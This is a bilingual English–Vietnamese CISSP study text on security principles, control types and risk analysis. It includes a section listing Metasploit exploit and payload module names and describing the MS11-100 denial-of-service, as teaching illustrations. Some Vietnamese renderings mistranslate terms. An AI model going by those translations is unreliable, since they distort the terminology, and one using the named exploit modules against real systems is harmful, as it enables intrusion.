Requiring multiple individuals to sign off/agree introduces a check on the authority. Separation of Duties requires that multiple people be involved in carrying out a sensitive transaction rather than one lone individual. Separation of duties serves as a check on excessive authority being granted to any one individual. This principle is commonly associated with large financial transactions and nuclear subs. The hope is to require collusion among more than one individual in order to successfully perpetrate a fraud = Yêu cầu nhiều cá nhân ký tên / đồng ý giới thiệu một séc về cơ quan. Việc tách biệt các nhiệm vụ đòi hỏi phải có nhiều người tham gia vào việc thực hiện một giao dịch nhạy cảm chứ không phải một cá nhân đơn lẻ. Việc tách biệt các nhiệm vụ đóng vai trò như một sự kiểm tra về quyền hạn quá mức được cấp cho bất kỳ cá nhân nào. Nguyên tắc này thường được kết hợp với các giao dịch tài chính lớn và tàu điện ngầm hạt nhân. Hy vọng là cần có sự thông đồng giữa nhiều hơn một cá nhân để thực hiện thành công một vụ lừa đảo..

ROTATION OF DUTIES

- Another policy for fraud deterrence/detection is a rotation of duties or job rotation policy
- Goal is to force other people to be in charge of carrying out key tasks
 - In doing so, they could detect anomalies in the process associated with fraud
- Common way of detecting fraud associated with printing excess payroll checks
 - Separation of duties could also assist

Rotation of Duties

Another key policy for fraud deterrence/detection is rotation of duties or job rotation. The goal of job rotation is to force other people to be in charge of carrying out key tasks normally performed by another employee.

By requiring another person to carry out a critical task besides the traditional employee, there is a potential for detecting anomalies in the process associated with fraud. Also, simply publicly acknowledging that job rotations will occur regularly (and actually doing it) could serve to deter the person from committing the fraud in the first place.

Job rotation is a common way of **detecting** fraud associated with printing excess payroll checks. Separation of duties could also assist in preventing/deterring this type of fraud = Luân chuyển công việc Job rotation là một cách phổ biến để **phát hiện** gian lận liên quan đến việc in séc lương vượt quá. Việc tách biệt các nhiệm vụ Separation of duties cũng có thể hỗ trợ trong việc ngăn chặn / ngăn chặn loại gian lận này..

DUE CARE AND DUE DILIGENCE

Due Care: Acting as any reasonable person would

- Important concept to the legal matter of negligence, and therein potential liability
- Sometimes referred to as **Prudent Man Rule**

Due Diligence: Practices or processes that ensure the decided upon standard of care is maintained

Due Care and Due Diligence

Due care is the base level of protection that a reasonable person takes to check a piece of code. If this is not done, there are potential liability issues. Due diligence is the process followed to ensure that an organization is exercising their duty of care = Cẩn thận thích hợp hay Due care là mức độ bảo vệ cơ bản mà một người hợp lý thực hiện để kiểm tra một đoạn mã. Nếu điều này không được thực hiện, sẽ có những vấn đề về trách nhiệm pháp lý. Thẩm định hay Due diligence là quá trình được tuân theo để đảm bảo rằng một tổ chức đang thực hiện nghĩa vụ chăm sóc của họ..

ACCESS CONTROL MEASURES

Major types of controls:

- Preventive
- Detective
- Corrective
- Deterrent
- Recovery
- Compensating

Implemented across:

- Administrative (aka directive)
 - Background checks
 - Policies and procedures
- Technical
 - Encryption
 - Smart cards
 - Physical
 - Locks
 - Securing laptops
 - Securing magnetic media
 - The protection of cable

Access Control Measures

Preventive controls deprive unauthorized access to resources. Conceptually, successful preventive controls would seem the obvious and best approach. However, relying exclusively on preventive controls often leads to failure. When, or if, a preventive control is bypassed, detective and corrective controls can shore up some deficiencies. Detective controls make us aware of a condition that might warrant further inspection or response. Any device that provides an alarm function would be a classic detective control. Detection of an unwanted condition could indicate the need, or automatically kick off, a corrective control that attempts to neutralize the problem. Recovery controls occur after a security incident and work to bring the system, application, or data back to a normal operational state. Compensating controls are not an independent class of control, but rather imply that controls can be selected specifically to shore up deficiencies in existing controls in place = *Kiểm soát phòng ngừa* Preventive controls tước quyền truy cập trái phép vào tài nguyên. Về mặt khái niệm, các biện pháp kiểm soát phòng ngừa thành công thường như là cách tiếp cận rõ ràng và tốt nhất. Tuy nhiên, việc dựa hoàn toàn vào các biện pháp kiểm soát phòng ngừa thường dẫn đến thất bại. Khi hoặc nếu, một biện pháp kiểm soát phòng ngừa bị bỏ qua, các biện pháp kiểm soát phát hiện và điều chỉnh có thể tạo ra một số khiếm khuyết. Các biện pháp kiểm soát của thám tử giúp chúng tôi biết về một tình trạng có thể cần được kiểm tra hoặc phản hồi thêm. Bất kỳ thiết bị nào cung cấp chức năng bảo động sẽ là một điều khiển thám tử cổ điển. Việc phát hiện một tình trạng không mong muốn có thể chỉ ra sự cần thiết, hoặc tự động khởi động, một biện pháp kiểm soát khác phục cố gắng vô hiệu hóa vấn đề. Các biện pháp kiểm soát khôi phục xảy ra sau sự cố bảo mật và có tác dụng đưa hệ thống, ứng dụng hoặc dữ liệu trở lại trạng thái hoạt động bình thường. Các biện pháp kiểm soát bù trừ không phải là một loại kiểm soát độc lập, mà ngữ ý rằng các biện pháp kiểm soát có thể được lựa chọn cụ thể để khắc phục những khiếm khuyết trong các biện pháp kiểm soát hiện có..

The access control measures listed could be categorized within one or more of the following categories: Administrative, Technical, or Physical Các biện pháp kiểm soát truy cập được liệt kê có thể được phân loại trong một hoặc nhiều loại sau: Hành chính, Kỹ thuật hoặc Vật lý..

The administrative, or directive, domain includes organizational policies and procedures. Remembering directive can be helpful here as often these present as management directives or expectations. Technical, or logical, security controls encompass hardware or software that governs access. The physical domain cannot be ignored. If ignored, physical can be the downfall of some of the most well-conceived administrative or technical controls.

PREVENTIVE CONTROLS

- Try to prevent an attack from being successful
- Any preventive control may fail, and defenders must plan accordingly
- This is why defense-in-depth is critical
 - Many organizations lack effective detection

Preventive Controls

The preventive controls are most certainly the most important controls. It is always more cost-effective to prevent an event from happening than suffering an interruption or disruption and then attempting to recover from that uncomfortable posture. Most of the controls in this category clearly attempt to avoid giving someone the opportunity to commit a crime or compromise a system. This includes security awareness and proper training. A lack of education can generate events that might endanger your security posture. Các biện pháp kiểm soát phòng ngừa chắc chắn là những kiểm soát quan trọng nhất. Việc ngăn chặn một sự kiện xảy ra luôn tiết kiệm chi phí hơn là phải chịu đựng một sự gián đoạn hoặc gián đoạn và sau đó cố gắng phục hồi từ từ không thoái mái đó. Hầu hết các biện pháp kiểm soát trong danh mục này rõ ràng là cố gắng tránh tạo cơ hội cho ai đó phạm tội hoặc xâm phạm hệ thống. Điều này bao gồm nhận thức về bảo mật và đào tạo thích hợp. Việc thiếu giáo dục có thể tạo ra các sự kiện có thể gây nguy hiểm cho tình trạng an ninh của bạn.

Oftentimes, people do not understand what the difference is between **preventive** and **deterrent controls**. Let's take the logical world as an example. The preventive controls will not allow a user to violate the security policy in place. A deterrent control will present a banner that indicates it is not legal to use a resource unless you are an authorized user, but will not prevent it from happening. In the physical world, doors and locks act as preventive controls, and no trespassing signs act as deterrents. Thông thường, mọi người không hiểu sự khác biệt giữa các biện pháp kiểm soát phòng ngừa và răn đe hay **preventive** vs **deterrent controls** là gì. Hãy lấy thế giới logic làm ví dụ. Các biện pháp kiểm soát phòng ngừa preventive controls sẽ không cho phép người dùng vi phạm chính sách bảo mật tại chỗ. Kiểm soát ngăn chặn sẽ hiển thị biểu ngữ cho biết việc sử dụng tài nguyên là không hợp pháp trừ khi bạn là người dùng được ủy quyền, nhưng sẽ không ngăn điều đó xảy ra. Trong thế giới vật lý, cửa và khóa đóng vai trò là biện pháp kiểm soát phòng ngừa, và không có dấu hiệu xâm phạm nào đóng vai trò là biện pháp ngăn chặn.

DETECTIVE CONTROLS

- Assumes an attack has begun
- Tries to detect that there is a problem after an attack occurs
- Time-critical with detection – an attack is occurring

Detective Controls

Detective controls are usually used after the fact. Some of the common detective controls include auditing and Intrusion Detection Systems (IDS). Some of the IDS vendors like to claim real-time detection. However, there is still the need to detect enough packets to recognize a signature or to monitor the data in order to look at behavior. Hiring procedures and human resources policies are two detective controls. By properly validating the references a candidate claims to possess, you can quickly identify that a user has falsified his resume. By rotating positions and forcing users to use their well-deserved leave, you can also discover illegal activities. In the physical world, detective controls are motion sensors, CCTV, or other types of devices that can detect an intrusion taking place or someone trespassing. *Kiểm soát thám tử thường được sử dụng sau khi thực tế. Một số biện pháp kiểm soát thám tử phổ biến bao gồm kiểm toán và Hệ thống phát hiện xâm nhập (IDS). Một số nhà cung cấp IDS muốn yêu cầu phát hiện thời gian thực. Tuy nhiên, vẫn cần phải phát hiện đủ gói để nhận dạng chữ ký hoặc theo dõi dữ liệu để xem xét hành vi. Thủ tục thuê và chính sách nhân sự là hai yếu tố kiểm soát của thám tử. Bằng cách xác thực đúng các tham chiếu mà ứng viên tuyên bố sở hữu, bạn có thể nhanh chóng xác định rằng một người dùng đã giả mạo sơ yếu lý lịch của mình. Bằng cách luân chuyển các vị trí và buộc người dùng sử dụng quyền phép xứng đáng của họ, bạn cũng có thể phát hiện ra các hoạt động bất hợp pháp. Trong thế giới vật lý, điều khiển của thám tử là cảm biến chuyển động, camera quan sát, hoặc các loại thiết bị khác có thể phát hiện một cuộc đột nhập đang diễn ra hoặc ai đó xâm phạm.*

ADDITIONAL CONTROL CATEGORIES

- Deterrent: Discourages security violations
- Compensating: Used to shore up identified deficiencies in existing controls
- Corrective: Reacts to an attack and takes corrective action for data recovery
- Recovery: Restores the operating state to normal after an attack or system failure

Additional Control Categories

Deterrent

Discourages security violations. Examples include "Beware of dog" or "Use of deadly force is authorized" signs.

Compensating

Used to provide alternatives to other controls. If there is a weakness in a particular control that you choose to implement, you might want to add another layer. For example, video cameras are great as a detective control, but a security guard is better. Because a security guard at every door is cost prohibitive, we employ cameras. The compensating control is the camera for the chosen weakness of not having enough guards for the entire location.

Corrective

Reacts to an attack and takes corrective action. For example, a user downloads spyware, which their local antivirus program (preventive control) fails to detect. The user begins receiving unwanted popup advertisements in their web browser and opens a ticket with the help desk. The IT technician runs a spyware "fixup" program and corrects the problem.

Recovery

Restores the operating state to normal after an attack or system failure. Recovery controls mitigate more severe impacts compared with corrective controls. For example, based on the previous corrective example: a user downloads a rootkit that violates their PC's system integrity by replacing parts of the operating system with malicious code. An IT technician reimages their system (recovery control) to remove the infection.

Course Roadmap

- **Security and Risk Management**
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY AND RISK MANAGEMENT

1. Overview
2. Cornerstone Security Principles
3. Risk Management
4. Risk and Acquisition
5. Threat Modeling
6. Legal, Compliance, and Privacy
7. Professional Ethics
8. Security Policies, Procedures, and Other Key Documents
9. Personnel Security Issues, Security Education, Training, and Awareness



MGT414 | SANS Training Program for CISSP® Certification

45

SANS EDU VN @ WWW.SANS.EDU.VN.

INTRO TO RISK MANAGEMENT

- Fundamentally, information security is about Risk
 - To be a top-tier security professional, understanding risk is essential
- Businesses don't care about information security, they care about business
 - Ultimately, security is concerned with managing risks to a business
- NIST SP 800-30: Risk Management Guide for Information Technology Systems is a great intro
- The risk assessment process begins by identifying critical assets



Intro to Risk Management

One of the most important concepts that an information security professional can understand is that of risk. Ultimately, the job of most security professionals boils down to risk management. Unfortunately, most information security professionals lack a keen understanding of risk management principles and simply make recommendations without truly appreciating the risk ramifications to their organization.

Security professionals must understand that the purpose of the organization is to fulfill its mission. The purpose of a security professional is to help the business make informed decisions about security issues that could potentially compromise the organization's mission.

A great primer to Risk Analysis and Risk Management is found in NIST's Special Publication 800-30: Risk Management Guide for Information Technology Systems.

[1] SP 800-30 Rev. 1, Guide for Conducting Risk Assessments | CSRC <https://mgt414.com/9>

ASSET IDENTIFICATION

- Understanding assets is key to effective risk analysis and subsequent reduction
 - Cumbersome for large organizations
 - If too onerous, focus on most overtly critical systems first
- Inventory assets and assess their role in the organization

Asset Identification

In order to manage risk, the risks must be understood. In order for the risks to be understood, we have to appreciate the assets on which the vulnerabilities exist. Asset identification is a key phase of the risk analysis process. = Để quản lý rủi ro, các rủi ro phải được hiểu rõ. Để các rủi ro được hiểu rõ, chúng ta phải đánh giá cao các tài sản mà các lỗ hổng bảo mật tồn tại. Xác định tài sản là một giai đoạn quan trọng của quá trình phân tích rủi ro

Simply having an accurate inventory of information systems proves difficult for many organizations, let alone understanding the impact if the information system were to be compromised. If too onerous, organizations would do well to first focus on asset identification for critical information systems. *Việc kiểm kê chính xác các hệ thống thông tin đã gây khó khăn cho nhiều tổ chức, chưa nói đến việc hiểu được tác động nếu hệ thống thông tin bị xâm phạm. Nếu quá khó khăn, các tổ chức sẽ làm tốt việc đầu tiên tập trung vào việc xác định tài sản cho các hệ thống thông tin quan trọng*

ASSET EVALUATION

Evaluate the asset's value

- What would be the impact if this asset were unavailable?
- What would be the impact if the data associated with this asset were breached?
- What would be the impact if the data associated with this asset were altered?

Understand how uncertain the data obtained is



Asset Evaluation

Beyond merely identifying the information systems that exist in an organization, their role needs to be appreciated.

Key questions pertaining to the identified assets are:

- What would be the impact if this asset were unavailable?
- What would be the impact if the data associated with this asset were breached?
- What would be the impact if the data associated with this asset were altered?

An additional consideration is to appreciate the lack of certainty associated with the answers to these questions. This inherent uncertainty is one of the major challenges associated with quantitative analysis.

DEFINITION OF RISK

- Before we can manage risk, we must understand what it means
- The most simplistic definition of risk typically given is:
 - Risk = Threat x Vulnerability
- Sounds general, but is particular
 - Particular vulnerability being exploited by a threat



Definition of Risk

Naturally, in order for the security professional to understand how to effectively manage risk, she must first understand risk itself. The simplest definition of risk associated with information security is:

$$\text{Risk} = \text{Threat} \times \text{Vulnerability}$$

Appreciate that while the definition looks fairly general, it is actually particular. Risk is calculated for particular threat/vulnerability pairs.

On the surface, the definition $\text{Risk} = \text{Threat} \times \text{Vulnerability}$ appears fairly simplistic and straightforward. However, actually calculating values can be quite challenging. To appreciate these challenges, we will parse the underlying concepts of Threat and Vulnerability and fill in some gaps in this oversimplified definition.

PARSING THE DEFINITION

Risk = Threat x Vulnerability

- Definition seems simple
- Understanding, and applying the principles can be complex, especially because cost is a factor
- Additional calculations are almost always required beyond just Threat and Vulnerability

To mitigate risks, we must understand both threats and vulnerabilities, as well as their interaction

Parsing the Definition

Working with the simplified risk definition of $Risk = Threat \times Vulnerability$ might give the impression that these calculations are easy to perform. However, this definition sometimes gives a false sense of simplicity. Yes, to decrease risk, all the security professional has to do is to decrease the threats or vulnerabilities. Seems straightforward enough, and it would be if we had unlimited time and money. However, most organizations are limited on both of these resources, which forces decisions to be made about which threats or vulnerabilities to decrease, and how much they will be decreased with the various countermeasures. *Làm việc với định nghĩa rủi ro đơn giản của Rủi ro = Đề doạ x Lỗ hổng có thể tạo án tượng rằng những tính toán này dễ thực hiện. Tuy nhiên, định nghĩa này đôi khi mang lại cảm giác đơn giản sai lầm. Vâng, để giảm thiểu rủi ro, tất cả những gì chuyên gia bảo mật phải làm là giảm các mối đe dọa hoặc lỗ hổng bảo mật. Có vẻ khá đơn giản, và sẽ là như vậy nếu chúng ta có thời gian và tiền bạc không giới hạn. Tuy nhiên, hầu hết các tổ chức đều bị hạn chế về cả hai nguồn lực này, điều này buộc phải đưa ra quyết định về việc giảm các mối đe dọa hoặc lỗ hổng bảo mật nào và giảm bao nhiêu chúng bằng các biện pháp đối phó khác nhau.*

Additionally, there are important factors that inform the definition that are omitted in this simplistic definition, as we will see.

COVERYOUR ASSETS

- Risk assessments and calculations are based on what bad things can happen to your systems
- The goal is to determine:
 - What could happen?
 - Is it really going to happen?
 - How bad would it be?
 - What could make it better?
- In order to appreciate these questions, we must know the organization and the systems

Cover Your Assets

Before we dive deep into the definition, let's take a step back and appreciate what we are hoping to understand and achieve through this process. Rather than precise words with very specific meanings, let's use some simple questions to drive the process. Trước khi đi sâu vào định nghĩa, chúng ta hãy lùi lại một bước và đánh giá cao những gì chúng ta hy vọng sẽ hiểu và đạt được thông qua quá trình này. Thay vì những từ chính xác với ý nghĩa rất cụ thể, hãy sử dụng một số câu hỏi đơn giản để thúc đẩy quá trình..

The goal is to determine answers to the following questions:

- What could happen?
- Is it really going to happen?
- How bad would it be?
- What could make it better?

These straightforward questions illustrate most of what is done in Risk Analysis and Risk Management. Now we will turn our attention to parse the more technical side of these questions. *Những câu hỏi đơn giản này minh họa hầu hết những gì được thực hiện trong Phân tích rủi ro và Quản lý rủi ro. Bây giờ chúng ta sẽ chuyển sự chú ý của mình sang phân tích khía cạnh kỹ thuật hơn của những câu hỏi này.*

THREATS

- Threats are anything that can cause harm to an information system
- Threat-agents or Threat-sources are what is behind a particular threat
- Threats = potential for a threat-agent to cause harm by exploiting a particular vulnerability
 - Threat Agent – Organized Crime
 - Threat – System compromise through server-side attack
- Understanding motivation and capabilities of threat sources can be quite important

Threats

The first item in our definition to be parsed is the concept of a threat. A threat is simply something that can bring harm to an information system. Though our simplistic definition doesn't include this element, there is always a threat-source (a.k.a. threat-agent) that serves as the cause of the threat.

Let's use an example threat statement. Our web server will be DoSed via a server-side attack against the vulnerability associated with MS11-100.

MS11-100 is a patch for a vulnerability in ASP.NET that allowed a DoS to be introduced by targeting ASP.NET's hash table generation for POST variables. This attack would most likely be carried out by sending an HTTP POST with an extremely large number of POST variables set to introduce a hash collision.

The threat is a denial of service condition on a web server. The threat remains whether or not this particular vulnerability exists on the web server. The risk for this particular threat-vulnerability pair would be likely eliminated if the patch were successfully deployed.

We do not see anything about the threat-source in the threat statement. It is actually fairly common for organizations to ignore the threat sources. However, the threat source becomes especially important when we are trying to determine another key concept, likelihood, which will be reviewed later. Key questions concerning the threat source are whether the source is motivated and whether the source is capable of introducing this threat.

VULNERABILITIES

- A vulnerability is a weakness in a system that could potentially be exploited
- Without an applicable vulnerability, threats cannot introduce risk
- So, have no vulnerabilities ...
 - Yup, good luck with that one
 - Is it even possible to have no vulnerabilities?

Vulnerabilities

There is no risk if there are numerous motivated threat-agents, but there is no vulnerability. In the previous threat statement, "Our web server will be DoSed via a server-side attack against the vulnerability associated with MS11-100", a vulnerability is mentioned. If we are not vulnerable to the vulnerability associated with MS11-100, then we have no risk.

Potential ways in which this vulnerability would not exist include: the server is patched; the server is not using IIS; the server is using IIS, but not ASP.NET; and the server is not Windows based. Again, these are potential ways in which the vulnerability might not be present, and is not necessarily true of MS11-100.

So, in order not to have any risk at all, what we have to do is have zero vulnerabilities. Sounds straightforward enough. Run a vulnerability scanner. Get everything patched. What is so hard about that?

TYPES OF VULNERABILITIES

- Everyone would prefer to have no vulnerabilities, and therefore have no risk
- For Third-party systems/applications, vendors release security advisories and patches
 - Known vulnerabilities with known patches
 - The vulnerability already existed before the advisory, you just didn't know about it
- Zero-day vulnerabilities are those not publicly known
 - Targeted with zero-day exploits

Types of Vulnerabilities

While, in theory, patching every vulnerability might sound possible, reality is a different case. Patching Microsoft vulnerabilities is easier than almost all other vendors, and yet organizations are still often compromised by exploitation of these vulnerabilities. Then realize that the organization has to patch every known flaw in every system (including printers, access control systems, HVAC, etc.). Sounds pretty tough, yet even if an organization was successful in patching everything, they would still have exploitable vulnerabilities.

Even if you patch everything you know to patch, you have still failed. Why? Those vulnerabilities that we patch (sometimes >10 years after the OS/application's release date) existed long before we ever had a patch. Someone, even if it was just the vendor, was aware of the issue in advance of the patch's release. Vulnerabilities for which there are no patches are known as 0day or zero-day vulnerabilities.

While it is unlikely that your organization will be targeted with a zero-day vulnerability (outside of custom web applications), these vulnerabilities exist. What is the point? Why do we care? We need to appreciate that a modern information system's risk is never practically ever going to be zero.

EXPLOITS

Exploitation is the **process** of a threat taking advantage of a vulnerability

- Exploit code is source or binary code that eases the exploitation process for the attacker
- The actions triggered by the exploit are called the payload

These terms are not perfect, especially when applied to environmental threats, but are important to understand

Exploits

Having already used this term, the meaning of an exploit is likely clear. An exploit is the means by which a threat exercises a vulnerability. An attacker (threat source) exploits a vulnerability. In addition to exploit being used as a verb for understanding the risk equation, it is also necessary to understand the term, exploit code. Exploit code is source or binary code that eases the ability for an attacker to exploit a vulnerability.

When the concept of vulnerability scoring is introduced later, the existence of publicly available exploit code is one of the items that can increase a vulnerability's overall score.

Another concept related to exploits and exploitation is that of a payload. The payload, in exploitation terminology, is what action the attacker wants to carry out as a result of the exploitation. Getting a shell, adding a user, and exfiltrating files are some examples of payloads. Payloads are part of the post-exploitation portion of an attack.

EXPLOITS AND PAYLOADS ILLUSTRATED

To launch an attack, the adversary must select an exploit

```
root@bt:/opt/framework3/msf3/modules/exploits/windows/smb# ls
ms03_049_netapi.rb      ms06_040_netapi.rb          ms10_061_spoolss.rb
ms04_007_killbill.rb    ms06_066_nwapi.rb          netidentity_xtierrpcpipe.rb
ms04_011_lsass.rb       ms06_066_nwwks.rb        psexec.rb
ms04_031_netdde.rb     ms06_070_wkssvc.rb        smb_relay.rb
ms05_039_pnp.rb         ms07_029_msdns_zonename.rb timbuktu_plughntcommand_bof.rb
ms06_025_rasmans_reg.rb ms08_067_netapi.rb
ms06_025_rras.rb        ms09_050_smb2_negotiate_func_index.rb
```

...and also, a payload

```
root@bt:/opt/framework3/msf3/modules/payloads/stages/windows# ls
dllinject.rb      patchupdllinject.rb    shell.rb      vncinject.rb
meterpreter.rb    patchupmeterpreter.rb  upexec.rb   x64
```

Exploits and Payloads Illustrated

To illustrate exploits and payloads a bit better, the screenshots above are provided. The directory contents being shown correspond to Metasploit exploits and payloads.

As can be seen in the upper screenshot, these exploits are tied directly to particular Microsoft SMB vulnerabilities that have available patches.

In the lower screenshot, we see a few options of what actions the attacker might trigger: command shell access; VNC (remote GUI) access, uploading and executing a binary of the attacker's choosing; and the incredibly advanced Meterpreter payload.

For additional information on the outstanding open source Metasploit project, see: <http://www.metasploit.com>

LIKELIHOOD

Likelihood can be an additional input into the Risk equation outside of just threat and vulnerability

- Goal is to determine how likely it is that the threat will exercise the vulnerability

Key questions:

- How motivated is the threat agent?
- How capable is the threat agent?
- How easily can the vulnerability be exploited?
- What existing countermeasures thwart the exploitation?

Likelihood

Merely understanding the concepts of threat and vulnerability is not sufficient for performing risk assessments. Likelihood is another key concept that helps inform our risk management.

Likelihood assessments attempt to determine how likely successful exploitation of the vulnerability will be. Several factors inform the likelihood of successful exploitation. These factors include: threat motivation, threat capabilities, ease of exploitation, and existing controls and countermeasures.

Understanding how likely a scenario is will help to determine what an appropriate risk-based response will entail. The more likely a scenario the greater the risk.

IMPACT

Impact considerations seek to answer the question:

- When the threat exercises the vulnerability, what would be the result?

Impact is another key input into risk assessments beyond threat and vulnerability

- System-focused impact considers a system's role in the organization
- Data-focused impact questions the data housed on or accessible via the system

Impact

A final concept for understanding the risk equation is that of impact. In addition to the likelihood, impact is a critically important concept for determining risk that is not overtly stated in the simplistic Risk = Threat x Vulnerability equation. = Khái niệm cuối cùng để hiểu phương trình rủi ro là tác động. Ngoài khả năng xảy ra, tác động là một khái niệm cực kỳ quan trọng để xác định rủi ro không được nêu rõ trong phương trình Rủi ro = Đe doạ x Lỗi hỏng .

Impact attempts to determine what the outcome of successful exploitation would be. Impact determination will necessarily take into consideration the information system in question as well as the data housed or processed by the information system. - Tác động có gắng xác định kết quả của việc khai thác thành công sẽ như thế nào. Việc xác định tác động nhất thiết phải xem xét hệ thống thông tin được đề cập cũng như dữ liệu được hệ thống thông tin lưu trữ hoặc xử lý.

The importance of impact is obvious. Two systems with the same vulnerability, accessibility, and subject to the same threat characteristics, will not always warrant the same level of response from a security perspective. The system's criticality to the organization will make a significant difference when determining what countermeasures are ultimately employed. = Tâm quan trọng của tác động là rõ ràng. Hai hệ thống có cùng lỗi hỏng, khả năng truy cập và có cùng đặc điểm mối đe dọa, sẽ không phải lúc nào cũng đảm bảo mức phản ứng giống nhau từ góc độ bảo mật. Mức độ quan trọng của hệ thống đối với tổ chức sẽ tạo ra sự khác biệt đáng kể khi xác định những biện pháp đối phó cuối cùng được sử dụng.

RISK ANALYSIS

- Now that we understand that simple equation, Risk=Threat x Vulnerability, we have to apply it
 - Risk Analysis is the application process
- Goal: Determine where the level of risk is unacceptable
 - Select appropriate countermeasures
- Two primary approaches to Risk Analysis: Quantitative and Qualitative risk analysis

Risk Analysis

Now that the basic concepts that support the definition of risk are understood, we turn our attention to the process of risk analysis. We don't simply calculate risk to know our level of risk. We analyze risk so that we can understand it and make informed decisions about whether and which countermeasures need to be employed.

The two primary approaches to risk analysis are the Quantitative approach and the Qualitative approach. There is no right approach, as each has its own merits.

QUANTITATIVE RISK ANALYSIS

- Typically, more desirable than qualitative from a business standpoint
- Attempts to provide precise numerical values to risk statements
 - Honest calculations can be cumbersome
- Risk generally tied directly to monetary impacts
 - Impact due to threat exploiting a vulnerability

Quantitative Risk Analysis

Quantitative Risk Analysis is often thought to be preferable by those in business but is not always the best approach for an organization. = Phân tích rủi ro định lượng thường được những người trong doanh nghiệp cho là thích hợp hơn nhưng không phải lúc nào cũng là cách tiếp cận tốt nhất cho một tổ chức.

As expected, quantitative analysis is numerically based and is almost always tied directly back to money. As an example, impact determination would be characterized by cost to the business. Tying the results of risk analysis back to dollars and cents is quite appealing for most organizations. = Như mong đợi, phân tích định lượng dựa trên số lượng và hầu như luôn gắn trực tiếp với tiền. Ví dụ, xác định tác động sẽ được đặc trưng bởi chi phí đối với doanh nghiệp. Ràng buộc các kết quả phân tích rủi ro trở lại đô la và xu là khá hấp dẫn đối với hầu hết các tổ chức.

However, performing a thorough analysis that yields honest calculations can be quite difficult for almost every organization. Determining with fidelity the value of the inputs into the risk equation is terribly problematic. And, unlike many other industries' risk-based metrics, information security data is notoriously lacking and inconsistent. Tuy nhiên, việc thực hiện một phân tích kỹ lưỡng để mang lại các tính toán trung thực có thể khá khó khăn đối với hầu hết mọi tổ chức. Việc xác định một cách trung thực giá trị của các yếu tố đầu vào trong phương trình rủi ro là một vấn đề kinh khủng. Và, không giống như các thước đo dựa trên rủi ro của nhiều ngành khác, dữ liệu bảo mật thông tin nổi tiếng là thiếu và không nhất quán.

Quantitative Formulas

Quantitative risk analysis focuses on numbers, bringing with it a number of formulas and metrics that should be understood. = Phân tích rủi ro định lượng tập trung vào các con số, mang theo một số công thức và thước đo cần được hiểu rõ.

- Single Loss Expectancy (SLE) – $SLE = EF \times AV$ (Exposure Factor) x Asset Value)
- Annualized Rate of Occurrence (ARO)
- Annualized Loss Expectancy (ALE) – $ALE = SLE \times ARO$

Lấy ví dụ một Tòa nhà trị giá 200.000 \$ (AV), một trận động đất xảy ra sẽ gây thiệt hại 50% (EF), tần xuất xảy ra động đất là 10 năm 1 lần (1/10) hay ARO = 1/10 vậy ALE sẽ là $50\% \times 200.000 \times 1/10 = 10.000 \$$

Additional calculations that are important to quantitative risk analysis as well as to other general security considerations are:

- Total Cost of Ownership (TCO)
- Return on Investment (ROI)
- Cost/Benefit Analysis

We will dig deeper into these calculations shortly.

RISK MANAGEMENT: KEY FORMULAS

- Asset Value (AV): The value of the asset
- Exposure Factor (EF): % of asset value (AV) at risk due to a threat
- Single Loss Expectancy (SLE): Asset Value (AV) x Exposure Factor (EF)
- Annualized Rate of Occurrence (ARO): Frequency of threat occurrence per year
- Annualized Loss Expectancy (ALE): Single Loss Expectancy (SLE) x Annualized Rate of Occurrence (ARO)

Risk Management: Key Formulas

The above slide has key formulas that you must remember when analyzing risk.

QUALITATIVE ANALYSIS

- Qualitative Analysis
 - Not as overtly tied to dollar amounts associated with potential losses
 - Considerably easier to calculate for most environments
- Businesses might not consider as valuable because of the lack of explicit dollar amounts
- Very useful for prioritization of risks to be addressed

Qualitative Analysis

On the other end of the spectrum from quantitative risk analysis is qualitative risk analysis. The focus of qualitative risk analysis is not to produce detailed numbers directly related to actual monetary figures. Ở đầu kia của phổ từ phân tích rủi ro định lượng là phân tích rủi ro định tính. Trọng tâm của phân tích rủi ro định tính không phải là đưa ra các con số chi tiết liên quan trực tiếp đến các số liệu tiền tệ thực tế.

Qualitative analysis is not as focused on precise calculations of money, which can make it considerably easier to calculate. However, many businesses will prefer the quantitative analysis's focus on money, as it is far easier to plug those numbers into budgets and projections. Phân tích định tính không tập trung vào các phép tính chính xác về tiền, điều này có thể làm cho việc tính toán dễ dàng hơn đáng kể. Tuy nhiên, nhiều doanh nghiệp sẽ thích sự tập trung của phân tích định lượng vào tiền hơn, vì việc đưa những con số đó vào ngân sách và dự báo sẽ dễ dàng hơn rất nhiều.

Still, qualitative risk analysis should not be ignored simply because businesses would prefer to get dollar amounts. The truth is, a lot of the dollar amounts determined by quantitative analysis are often wild guesses. Given the relative ease with which qualitative analysis can be performed, it might actually be preferable. Tuy nhiên, phân tích rủi ro định tính không nên bị bỏ qua đơn giản vì các doanh nghiệp muốn nhận được số tiền bằng đòn lìa. Sự thật là, rất nhiều số tiền được xác định bằng phân tích định lượng thường là những phỏng đoán hoang đường. Do sự dễ dàng tương đối mà phân tích định tính có thể được thực hiện, nó thực sự có thể thích hợp hơn.

QUALITATIVE RISK MATRIX

- A common approach to Qualitative Risk Analysis is to build a risk matrix, such as the one seen here
- Especially common in Vulnerability Analysis

		IMPACT		
		Low	Medium	High
LIKELIHO D	High	3	4	5
	Medium	2	3	4
	Low	1	2	3

Qualitative Risk Matrix

One of the key tools for performing qualitative risk analysis is the Risk Matrix. The Risk Matrix illustrates the continuum of risk (in this case from high to low) by plotting the Likelihood and Impact associated with a threat vulnerability pair. Một trong những công cụ quan trọng để thực hiện phân tích rủi ro định tính là Ma trận rủi ro Risk Matrix. Ma trận rủi ro minh họa sự liên tục của rủi ro (trong trường hợp này là từ cao xuống thấp) bằng cách vẽ biểu đồ Khả năng xảy ra và Tác động liên quan đến cấp lỗ hỏng đe dọa.

Will populating the Risk Matrix yield dollar amounts associated with impacts that can be used directly in ROI calculations? No. But if your goal is to identify the most significant risks to an organization, then this simple tool can prove extremely effective. Việc điền Ma trận rủi ro Risk Matrix có mang lại số tiền đô la liên quan đến các tác động có thể được sử dụng trực tiếp trong các tính toán ROI không? Nhưng nếu mục tiêu của bạn là xác định những rủi ro đáng kể nhất đối với một tổ chức, thì công cụ đơn giản này có thể tỏ ra cực kỳ hiệu quả.

QUALITATIVE VS. QUANTITATIVE RA

Quantitative Advantages	Qualitative Advantages
Tied to \$\$\$	Easier to perform
More likely to sway stakeholders	Yield rapid results
Not as subjective	Great for prioritizing
Established practices and calculations	Strong starting point

Qualitative vs. Quantitative RA

